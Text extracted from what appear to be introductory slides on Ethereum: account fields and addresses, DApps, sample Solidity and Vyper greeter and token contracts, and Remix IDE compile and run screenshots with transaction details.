
Accounts & Addresses

⬡ Ethereum account contains four fields:

- ▶ The **nonce**, a counter used to make sure each transaction can only be processed once
- ▶ The account's **current ether balance**
- ▶ The account's **contract code**, if present
- ▶ The account's **storage** (empty by default)

⬡ 2 types of accounts:

- ▶ **externally owned accounts (EOA)**
- ▶ **contract accounts**




⬡ 20-byte address

- ▶ Keccak-256 hash
- ▶ `0xd6ed1549521b0c899b6e143f53105e7629e30db7`
- ▶ regex: `^0x[a-zA-Z0-9]{40}$`
- ▶ contract accounts address = `keccak256(rlp(creator_address, creator_nonce))`



ƉApps (Decentralized Application)



○ a ƉApp has its backend code (smart contract) running on the Ethereum network.

○ One of the most famous:

▶ CryptoKitties

▶ <https://www.cryptokitties.co/>



○ List of existing Ɖapps :

▶ <https://cryptominded.com/collection/dapps/>


▶ <https://www.stateofthedapps.com/>

○ Learn how to create cryptokitties like:

▶ <https://cryptozombies.io>



Smart contract application - DApps





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
Basic Ethereum Testing lab





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
Development, deployment & interaction





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Development languages

Solidity



```
contract Mortal {
    /* Define variable owner of the type address */
    address owner;

    /* This function is executed at initialization
       and sets the owner of the contract */
    function Mortal() { owner = msg.sender; }

    /* Function to recover the funds on the contract */
    function kill() {
        if (msg.sender == owner)
            selfdestruct(owner);
    }
}

contract Greeter is Mortal {
    /* Define variable greeting of the type string */
    string greeting;

    /* This runs when the contract is executed */
    function Greeter(string _greeting) public {
        greeting = _greeting;
    }

    /* Main function */
    function greet() constant returns (string) {
        return greeting;
    }
}
```



Vyper

```
1 # Vyper Greeter Contract
2
3 greeting: bytes <= 20
4
5
6 @public
7 def __init__():
8     self.greeting = "Hello"
9
10
11 @public
12 def setGreeting(x: bytes <= 20):
13     self.greeting = x
14
15
16 @public
17 def greet() -> bytes <= 40:
18     return self.greeting
```

Solidity



- “Solidity is a contract-oriented, high-level language for implementing smart contracts. It was influenced by C++, Python and JavaScript and is designed to target the Ethereum Virtual Machine (EVM).”



- Solc - Solidity Compiler

- ▶ [Installation](#)

- [Online Solidity Compiler:](#)

- ▶ <https://remix.ethereum.org/>

- Educational material for Solidity:

- ▶ <https://github.com/androlo/solidity-workshop>

- ▶ <https://github.com/androlo/standard-contracts>

```
contract token {
    mapping (address => uint) public coinBalanceOf;
    event CoinTransfer(address sender, address receiver, uint amount);


    /* Initializes contract with initial supply tokens to the creator of the contract */
    function token(uint supply) {
        if (supply == 0) supply = 10000;
        coinBalanceOf[msg.sender] = supply;
    }

    /* Very simple trade function */
    function sendCoin(address receiver, uint amount) returns(bool sufficient) {
        if (coinBalanceOf[msg.sender] < amount) return false;
        coinBalanceOf[msg.sender] -= amount;
        coinBalanceOf[receiver] += amount;
        CoinTransfer(msg.sender, receiver, amount);
        return true;
    }
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```



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


Remix IDE - <https://remix.ethereum.org/>

Online Web IDE for Solidity smart contracts development

◉ Integrated compiler and Solidity runtime environment without server-side components.

- ▶ <https://remix.ethereum.org/> (online)
- ▶ <https://github.com/ethereum/remix-ide> (offline)





Remix Interface

The screenshot displays the Remix IDE interface with several key components highlighted in red boxes:

- Contract code:** A code editor window showing the source code for a `HelloWorld` contract. The code includes an event `log_string` and a fallback function that logs "Hello World!".
- Create or load existing contract:** A panel on the right side of the interface with a dropdown menu set to `HelloWorld`, a `Create` button, and a `Load contract from Address` section with an `At Address` button.
- transaction details:** A table at the bottom left showing the details of a transaction. The transaction was successful, mined, and executed. It includes fields for status, from, to, gas, transaction cost, hash, input, decoded input, decoded output, and logs.
- Interact with the contract:** A panel on the right side of the interface showing the contract `HelloWorld` at address `0xf0d...1d8db` on the blockchain, with a `(fallback)` button.

status	0x1 Transaction mined and execution succeed
from	0x9449671bb9e2ab569712c17d133d901920dbbab1
to	HelloWorld.(fallback) 0xf0d8d96b3ed6f63a098aa190844245346ee1d8db
gas	22373 gas
transaction cost	22373 gas
hash	0x323d2b24165406250ba5493841343b3826e50efa6311d693e7cf73008f0a204b
input	0x3af39c21
decoded input	-
decoded output	-
logs	[{ "topic": "0xfd5d4456e7e5dcc9519b5525583c43cf9c7213c0d06a41c488aff5b65319f36", "event": "log_string", "args": ["0x48656c6c6f20576f726c642100"] }]



Remix Interface – tabs

Compile tab: show compilation warning and errors

The screenshot shows the 'Compile' tab in the Remix IDE. At the top, there are tabs for 'Compile', 'Run', 'Settings', 'Analysis', 'Debugger', and 'Support'. Below the tabs, there are buttons for 'Start to compile' and 'Auto compile'. A dropdown menu shows 'greeter' with 'Details' and 'Publish on Swarm' buttons. The main area displays four yellow warning boxes:

- Static Analysis raised 2 warning(s) that require attention.
- Warning: No visibility for function mortal() in browser/ballot.sol:6:5.
- Warning: No visibility for function kill() in browser/ballot.sol:9:5.
- Warning: No visibility for function greet() in browser/ballot.sol:22:5.
- Warning: Source file does not exist in browser/ballot.sol:1:1.

Run tab: Interact with the contract

The screenshot shows the 'Run' tab in the Remix IDE. At the top, there are tabs for 'Compile', 'Run', 'Settings', 'Analysis', 'Debugger', and 'Support'. The main area displays configuration options for running the contract:

- Environment: Injected Web3 (Ropsten (3))
- Account: 0x944...bbab1 (10.998000989 ether)
- Gas limit: 3000000
- Value: 0 wei
- Contract: greeter
- Input: hello
- Address: 0x8285519Aeb1A01079Deb2ca062Ebc
- Buttons: Create, At Address
- Transactions: 0 pending transactions
- Contract instance: greeter at 0x828...3E180 (blockchain)
- Buttons: kill, greet
- Output: 0: string: hello

Settings tab: choose the compiler version

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- Current version: 0.4.21+commit.dfe3193c.Emscripten.clang
